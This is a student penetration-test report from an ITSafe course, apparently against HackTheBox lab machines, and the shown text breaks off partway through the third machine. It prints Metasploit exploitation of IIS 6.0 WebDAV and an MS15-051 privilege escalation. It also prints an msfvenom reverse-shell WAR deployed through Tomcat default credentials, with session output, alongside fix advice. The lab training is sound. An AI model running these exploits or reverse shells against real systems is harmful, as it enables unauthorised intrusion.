



Penetration Test Report for Internal Lab and Exam

v.1.0

ido.boker@walla.co.il

Ido Boker

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSafe Cyber College.

Table of Contents

1.0 ITSafe Penetration Project Reports	3
1.1 Introduction	4
1.2 Objective	4
1.3 Requirements	4
2.0 High-Level Summary	5
2.1 Recommendations	6
3.0 Methodologies	6
3.1 Information Gathering	6
3.2 Penetration	7
System IP: 10.10.10.14	7
Service Enumeration	7
Privilege Escalation	10
System IP: 10.10.10.95	14
Service Enumeration	14
System IP: 10.10.10.43	21
Service Enumeration	21
Privilege Escalation To User “amrois”	33
Privilege Escalation To User “root”	37
System IP: 10.10.10.51	41
Service Enumeration	41
Privilege Escalation	47
System IP: 10.10.10.75	50
Service Enumeration	50
Privilege Escalation	57
System IP: 10.10.10.4	60
Service Enumeration	60
System IP: 10.10.10.13	65
Service Enumeration	65
Privilege Escalation	73
System IP: 10.10.10.76	77

Service Enumeration	77
Privilege Escalation	81
Privilege Escalation	84
System IP: 10.10.10.68	86
Service Enumeration	86
Privilege Escalation	91
Privilege Escalation	93
System IP: 10.10.10.5	97
Service Enumeration	97
Privilege Escalation	103
4.0 Additional Items	107
Appendix 1 - Proof and Local Contents:	107

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.14 (Grandpa - HTB) - [CVE-2017-7269](#) (Microsoft IIS 6.0, WebDEV)
- 10.10.10.95 (Jerry - HTB) - No CVE was used
- 10.10.10.43 (Nineveh - HTB) - No CVE was used
- 10.10.10.51 (Solidstate - HTB) - [CVE-2015-7611](#) (James 2.3.2)
- 10.10.10.75 (Nibbles - HTB) - [CVE-2015-6967](#) (nibbleblog 4.0.3)
- 10.10.10.4 (Legacy - HTB) - [CVE-2008-4250](#) / [MS08-067](#)
- 10.10.10.13 (Cronos - HTB) - No CVE was used
- 10.10.10.76 (Sunday - HTB) - No CVE was used
- 10.10.10.68 (Bashed - HTB) - No CVE was used
- 10.10.10.5 (Devel - HTB) - [CVE-2014-4113](#) / [MS014-058](#)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.14 (Grandpa - HTB)
- 10.10.10.95 (Jerry - HTB)
- 10.10.10.43 (Nineveh - HTB)
- 10.10.10.51 (Solidstate - HTB)
- 10.10.10.75 (Nibbles - HTB)
- 10.10.10.4 (Legacy - HTB)
- 10.10.10.13 (Cronos - HTB)
- 10.10.10.76 (Sunday - HTB)
- 10.10.10.68 (Bashed - HTB)
- 10.10.10.5 (Devel - HTB)

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **10** out of the **10** systems.

System IP: 10.10.10.14

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.14	TCP: 80(HTTP)
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-methods:
|_   Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_ http-server-header: Microsoft-IIS/6.0
|_ http-webdav-scan:
|_   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_   Server Type: Microsoft-IIS/6.0
|_   Server Date: Sun, 28 Sep 2025 13:24:30 GMT
|_   WebDAV type: Unknown
|_   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_ http-title: Under Construction
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.23 seconds
```

Port 80 runs the following service according to nmap scan: "Microsoft IIS 6.0"

Initial Shell Vulnerability Exploited

The shell and exploit was used via “Metasploit”, granting access to user “Authority/network service”.

Vulnerability Explanation: [CVE-2017-7269](#)

Microsoft IIS 6.0 is vulnerable to the following CVE, due to buffer overflow vulnerability in “WebDEV” service. By providing a long HTTP header, an attacker can “escape” the assigned buffer, and achieve RCE as the user who interacted with the request (authority/network service).

Vulnerability Fix:

- **Upgrading the OS:** MS Server 2003 is an old OS which isn't supported by Microsoft anymore, upgrading to regularly patched and updated OS can mitigate this vulnerability (Or newer version of MS server, where this vulnerability is patched).
- **Disabling “WebDEV”:** Disabling “WebDEV” service on the vulnerable machine can mitigate this exploit.

Severity: Critical - The following exploit and vulnerability allows an attacker to gain access to the system as user “authority/network service”, essentially allowing RCE and file manipulation.

Locating the module in “Metasploit” to exploit the potential vulnerability of “Microsoft IIS 6.0”.

```
msf6 > search microsoft iis 6.0
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/windows/http/ms10_065_iie_asp_dos	2010-09-14	normal	No	Microsoft IIS 6.0 ASP Stack Exhaustion Denial of Service
1	exploit/windows/iis/iis_webdav_scstoragepathfromurl	2017-03-26	manual	Yes	Microsoft IIS WebDav ScStoragePathFromUrl Overflow

Setting the payload and running it grants access as user "authority/network service"

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.10.10.14
rhosts => 10.10.10.14
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost 10.10.14.22
lhost => 10.10.14.22
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (177734 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.22:4444 -> 10.10.10.14:1030) at 2025-09-28 16:58:39 +0300
```

Initial Shell Screenshot:

Shell as user "authority/network service" under the target system (10.10.10.14).

```
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 10.10.10.14
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2
```

Privilege Escalation

Privilege Escalation to "NT AUTHORITY/SYSTEM"

Vulnerability Exploited:

Using the following module on metasploit to enumerate possible privilege escalation vectors on the windows session:

post/multi/recon/local_exploit_suggester

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name                Current Setting  Required  Description
  --                --
  SESSION              false           yes       The session to run this module on
  SHOWDESCRIPTION      false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > sessions -i

Active sessions

  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter x86/windows  10.10.14.22:4444 → 10.10.10.14:1030 (10.10.10.14)

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > set showdescription true
showdescription ⇒ true
```

The following exploits modules were found as "vulnerable" on the target:

#	Name	Potentially Vulnerable?	Check Result
-	-	-	-
1	exploit/windows/local/ms10_015_kitrap0d	Yes	The service is running, but could not be validated.
2	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
3	exploit/windows/local/ms14_070_tcpip_ioctl	Yes	The target appears to be vulnerable.
4	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
5	exploit/windows/local/ms16_016_webdav	Yes	The service is running, but could not be validated.
6	exploit/windows/local/ppr_flatten_rec	Yes	The target appears to be vulnerable.
7	exploit/windows/local/adobe_sandbox_adobeaccolabsour	No	Cannot reliably check exploitability

בדיקות חוסן תשתית

דוח מעבודות גמר

While using the modules to exploit the system, all provided the following error, most likely due to low-privilege service “meterpreter” used:

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > set session 1
session => 1
msf6 exploit(windows/local/ms15_051_client_copy_image) > set lhost 10.10.14.22
lhost => 10.10.14.22
msf6 exploit(windows/local/ms15_051_client_copy_image) > run
[*] Started reverse TCP handler on 10.10.14.22:4444
[-] Exploit failed: Rex::Post::Meterpreter::RequestError stdapi_sys_config_getsid: Operation failed: Access is denied.
[*] Exploit completed, but no session was created.
```

Migrating to another service of user “authority/network service” to escape the minimalistic permissions:

```
1712 392 atig.exe
1796 580 wmiprvse.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\wbem\wmiprvse.exe
1896 392 dllhost.exe
2080 344 logon.scr
2204 1504 w3wp.exe x86 0 NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
2272 580 davcdata.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcdata.exe
2320 2204 rundll32.exe x86 0 Migration completed successfully C:\WINDOWS\system32\rundll32.exe
2600 580 wmiprvse.exe

meterpreter > background
[*] Backgrounding session 10
meterpreter > migrate 2272
[*] Migrating from 2320 to 2272...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
```

Using the payload module again on the session:

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > run
[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching msixec to host the DLL...
[+] Process 3604 launched.
[*] Reflectively injecting the DLL into 3604...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.14.22:4444 → 10.10.10.14:1031) at 2025-09-28 18:08:02 +0300
```


Vulnerability Explanation: [CVE-2015-1701](#)

The machine was vulnerable to this CVE as found from “Metasploit” module “local_exploit_suggester”. The vulnerability requires an attacker to gain local access to the machine for it to be exploitable. By “Win32k.sys” kernel-driver improper handling of objects in memory, privilege escalation to user “AUTHORITY/SYSTEM” is available on the machine.

Vulnerability Fix: Offered by Official Microsoft Website ([MS-15-051](#))

- **Protecting access to the system:** An attacker must be locally connected to the system for this exploit to work. Preventing vectors to access the system can prevent attackers from exploiting it.
- **Installing patches:** Microsoft created a specific patch to mitigate this vulnerability ([MS15-051](#)).

Severity: Critical - Mishandling of object in memory by “Win32k.sys kernel driver”, allows local users to elevate privileges to user “AUTHORITY/SYSTEM”, compromising the system.

Exploit Code: Using the payload module “ms15_051_client_copy_image” in “Metasploit” ([CVE-2015-1701](#)).

Proof Screenshot Here: Gained access to user “AUTHORITY/SYSTEM” on the target system (10.10.10.14).

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 65539
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:94:59:63
MTU        : 1500
IPv4 Address : 10.10.10.14
IPv4 Netmask : 255.255.255.0
```

Proof.txt Contents:

User "Harry" user.txt file:

```
Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017  05:32 PM    <DIR>          .
04/12/2017  05:32 PM    <DIR>          ..
04/12/2017  05:32 PM                32 user.txt
               1 File(s)                32 bytes
               2 Dir(s)  1,318,076,416 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdff5ec67c3cff017f2bedc146a5d869
C:\Documents and Settings\Harry\Desktop>
```

Administrator User root.txt file:

```
Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  05:28 PM    <DIR>          .
04/12/2017  05:28 PM    <DIR>          ..
04/12/2017  05:29 PM                32 root.txt
               1 File(s)                32 bytes
               2 Dir(s)  1,318,068,224 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
C:\Documents and Settings\Administrator\Desktop>
```

System IP: 10.10.10.95

Service Enumeration

Server IP Address	Ports Open
10.10.10.95	TCP: 8080(http)
	UDP:

Nmap Scan Results:

“Nmap” scan reveals port 8080 uses service “Apache Tomcat/7.0.88”

```
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache-Coyote/1.1
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/7.0.88
```

Initial Shell Vulnerability Exploited

The shell achieved in this step granted **"SYSTEM"** user access, no privilege escalation was needed.

Vulnerability Explanation:

Default credentials on the service "Apache Tomcat" grant access to the "Web Application Manager". With the following permissions, by deploying a malicious "WAR" file to the server, RCE as user "SYSTEM" was achieved, leading to full system compromise.

Vulnerability Fix:

- **Removing default "tomcat" users:** Removing/Changing tomcat default users in "tomcat-users.xml" and using strong and secured password to prevent attackers from accessing the manager web-app easily.
- **Disabling "Manager" web-app:** If not needed, disable this feature to prevent uploading of malicious "WAR" files to the system.
- **Creating specific Low-Privileges User:** Creating Low-Privileges user to handle those requests with limited permissions, and not running them with strong user (SYSTEM).
- **Upgrading to newer version of "Tomcat":** "Tomcat 7" is outdated and unsupported version of the CMS. Upgrading to newer, regularly patched version of "Tomcat" can prevent multiple vulnerabilities including the one used on the service. ([Patched vulnerabilities on Tomcat 7](#)).
- **Updating to "Tomcat 7.0.100":** If upgrading to newer version isn't possible, updating to the mentioned patched version of tomcat can prevent this specific vulnerability. ("[SafeComputing](#)")

Severity: Critical - By deployment of malicious "WAR" file to "Tomcat/7.0.88", shell as user "SYSTEM" is achieved which leads to full system compromise.

PoC:

Accessing port 8080 reveals the default “tomcat” web-page, with the following data:

Tomcat Version, “tomcat-users.xml” file location, Manager webapp (/manager/html).

“http://10.10.10.95:8080/manager/html” requires authentication to access, when entering wrong credentials the following content is presented:

בדיקות חוסן תשתית

דוח מעבדות גמר

Tomcat default credentials for this version acquired and by entering the following credentials access granted to “Tomcat Web Application Manager”, “WAR” file upload is available via “Application Manager”:

Manager					
List Applications	HTML Manager Help		Manager Help		Server Status
Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
Deploy					
Deploy directory or WAR file located on server					
Context Path (required):					
XML Configuration file URL:					
WAR or Directory URL:					
Deploy					
WAR file to deploy					
Select WAR file to upload Browse... No file selected.					
Deploy					

Creating a “ReverseShell” “WAR” file with “msfvenom”, “java/shell_reverse_tcp” payload is used as “WAR” file is executed via “JVM”, so the payload required to run with “java” code:

msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.30 LPORT=4444 -f war -o shell.war

```
(boker@boker) - [~/Desktop/HTB/Jerry]
$ msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.30 LPORT=4444 -f war -o shell.war
Payload size: 13028 bytes
Final size of war file: 13028 bytes
Saved as: shell.war

(boker@boker) - [~/Desktop/HTB/Jerry]
$ ls
shell.war
```


בדיקות חוסן תשתית

דוח מעבדות גמר

Creating a listener on the same payload:

```
msf6 payload(java/shell_reverse_tcp) > show options

Module options (payload/java/shell_reverse_tcp): HTML Manager Help

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.10.14.30      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

View the full module info with the info, or info -d command.

msf6 payload(java/shell_reverse_tcp) > exploit -j
[*] Payload Handler Started as Job 1
msf6 payload(java/shell_reverse_tcp) >
[*] Started reverse TCP handler on 10.10.14.30:4444
```

“WAR” file have been uploaded successfully to the Web-server and is running:

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

בדיקות חוסן תשתית

דוח מעבדות גמר

Accessing the shell page executed the “Reverse-Shell”, gaining access to the system:

```
10.10.10.95:8080/shell/
boker@boker: ~/Desktop/HTB
File Actions Edit View Help
boker@boker: ~/Desktop/HTB
msf6 payload(java/shell_reverse_tcp) > exploit -j
[*] Payload Handler Started as Job 1
msf6 payload(java/shell_reverse_tcp) >
[*] Started reverse TCP handler on 10.10.14.30:4444
[*] Command shell session 1 opened (10.10.14.30:4444 → 10.10.10.95:49192) at 2025-09-29 19:05:25 +0300
sessions -i

Active sessions

Id  Name  Type      Information                                     Connection
--  ---  --
1   shell java/java  Shell Banner: Microsoft Windows [Version 6.3.9600] 10.10.14.30:4444 → 10.10.10.95:49192 (10.10.10.95)

msf6 payload(java/shell_reverse_tcp) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
Microsoft Windows [Version 6.3.9600]

C:\apache-tomcat-7.0.88>
```

Initial Shell Screenshot:

```
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : htb
IPv6 Address. . . . . : dead:beef::246
IPv6 Address. . . . . : dead:beef::9181:43e7:ede6:b622
Link-local IPv6 Address . . . . . : fe80::9181:43e7:ede6:b622%11
IPv4 Address. . . . . : 10.10.10.95
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9:7268%11
                          10.10.10.2
```

Proof.txt Contents:

Inside "C:\Users\Administrator\Desktop\flags", "user.txt" and "root.txt" proof files were found.

```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```

בדיקות חוסן תשתית

דוח מעבודות גמר

System IP: 10.10.10.43

Service Enumeration

Server IP Address	Ports Open
10.10.10.43	TCP: 80(http), 443(ssl/http)
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
443/tcp    open  ssl/http  Apache httpd 2.4.18 ((Ubuntu)) is listening on Nineveh?
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-date: TLS randomness does not represent time
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR
|_ Issuer: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2017-07-01T15:03:30
|_ Not valid after: 2018-07-01T15:03:30
|_ MD5: d182:94b8:0210:7992:bf01:e802:b26f:8639 ve path on the HTTPS webserver to a directory with a simple page consisting of a sin
|_ SHA-1: 2275:b03e:27bd:1226:fdaa:8b0f:6de9:84f0:113b:42c0
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ tls-alpn:
|_ http/1.1
```

Initial Shell Vulnerability Exploited

The shell was acquired due to multiple vulnerabilities that together allowed to gain a reverse shell.

Vulnerability Explanation: Due to weak passwords used on services, and vulnerability in the service “phpLiteAdmin v1.9”, RCE as user “www-data” was available on the system.


Vulnerability Fix:

- **Patching “phpLiteAdmin”:** Version “phpLiteAdmin 1.9.8” patched multiple vulnerabilities including this one. ([phpLiteAdmin official site](#)).
- **Stronger passwords:** The passwords that were used were easily brute-forced, I recommend changing the passwords of the services to strong and unique passwords that weren’t in data-breaches.
- **LFI vulnerability:** The restriction applied on LFI was easily bypassed, I recommend applying restrictions to access only specific files, rather than files with a specific name.

Severity: Critical - The combination of the following vulnerabilities granted RCE as user “www-data”, essentially providing the option to access the entire system.

Proof of Concept Code Here:

Accessing Port 443 via https (due to SSL), the certificate of the page reveal the following information, adding “nineveh.htb” to “/etc/hosts” on the attacking machine to ensure association of the IP address to Host name:




Using “feroxbuster” to enumerate hidden directories and files on Port 443, using flag “-k” to ignore certificate:

```
feroxbuster -u https://10.10.10.43/ -w
```

```
/usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -k (Same line)
```

```
[#####>--] - 4m 176738/207629 802/s https://10.10.10.43/
[#####>--] - 4m 207629/207629 966/s https://10.10.10.43/db/
[#####>--] - 48s 72048/207629 1497/s https://10.10.10.43/secure_notes/
```


Exploring "https://10.10.10.43/secure_notes/" provides an image, downloading the image to check for metadata:



בדיקות חוסן תשתית

דוח מעבודות גמר

Using the tool “binwalk” with the following command to extract data from “PNG” format images.
The files extracted are “secret” and “2BF8D0.tar”: [binwalk -e nineveh.png](#)

```
(boker@boker) - [~/Desktop/HTB/Nineveh]
$ binwalk -e nineveh.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
84           0x54         Zlib compressed data, best compression
2881744      0x2BF8D0     POSIX tar archive (GNU)

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented

(boker@boker) - [~/Desktop/HTB/Nineveh]
$ ls
ferox-https_10_10_10_43_-1759238648.state  ninevehForAll.png  nineveh.png  _nineveh.png.extracted

(boker@boker) - [~/Desktop/HTB/Nineveh]
$ cd _nineveh.png.extracted

